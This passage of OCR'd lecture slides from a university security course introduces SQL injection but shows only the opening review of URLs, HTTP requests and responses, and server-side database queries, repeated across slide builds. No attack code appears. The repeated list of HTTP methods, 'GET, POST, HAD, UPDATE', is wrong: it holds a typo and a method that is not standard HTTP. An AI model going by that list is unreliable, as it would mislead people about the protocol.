CSCI 476: Computer Security

Lecture 8: SQL Injection

Reese Pearsall

Fall 2022


Brief Review of The Internet

Communication of the web:


- URL

```
protocol://hostname[:port]/[path/]file
```

ex. `http://cs.montana.edu/pearsall/rainer.jpeg`



Brief Review of The Internet



Communication of the web:
- URL

```
protocol://hostname[:port]/[path/]file
```

ex. `http://cs.montana.edu/pearsall/rainer.jpeg`

HTTP Request:
- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…

Brief Review of The Internet

Communication of the web:

- URL

```
protocol://hostname[:port]/[path/]file
```


ex. `http://cs.montana.edu/pearsall/rainer.jpeg`

HTTP Request:

- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…


HTTP Response:

- **Format**: Status, Response Headers, Body
- **Status Codes**: 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)



Brief Review of The Internet

"I want to see all red SUV cars"



Communication of the web:
- URL

HTTP Request:
- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…

HTTP Response:
- **Format**: Status, Response Headers, Body
- **Status Codes**: 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)

Server-side functionality
- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript…)
- Query Databases
  - ➢ Relational (MySql)
  - ➢ Non-Relational (MongoDB)


Brief Review of The Internet

Communication of the web:
- URL

HTTP Request:
- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…

HTTP Response:
- **Format**: Status, Response Headers, Body
- **Status Codes**: 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)

Server-side functionality
- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript…)
- Query Databases
  - ➢ Relational (MySql)
  - ➢ Non-Relational (MongoDB)




Brief Review of The Internet

Communication of the web:
- URL

HTTP Request:
- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…

HTTP Response:
- **Format**: Status, Response Headers, Body
- **Status Codes**: 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)

Server-side functionality
- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript…)
- Query Databases
  - Relational (MySql)
  - Non-Relational (MongoDB)




Brief Review of The Internet

Communication of the web:
- URL

HTTP Request:
- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…

HTTP Response:
- **Format**: Status, Response Headers, Body
- **Status Codes**: 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)


Server-side functionality
- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript…)
- Query Databases
  - ➢ Relational (MySql)
  - ➢ Non-Relational (MongoDB)



Brief Review of The Internet

Query parameters can be passed via URL or in an HTTP request

```
protocol://hostname[:port]/[path/]file[?color=red&type=suv]
```



Communication of the web:

- URL

HTTP Request:

- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…

HTTP Response:

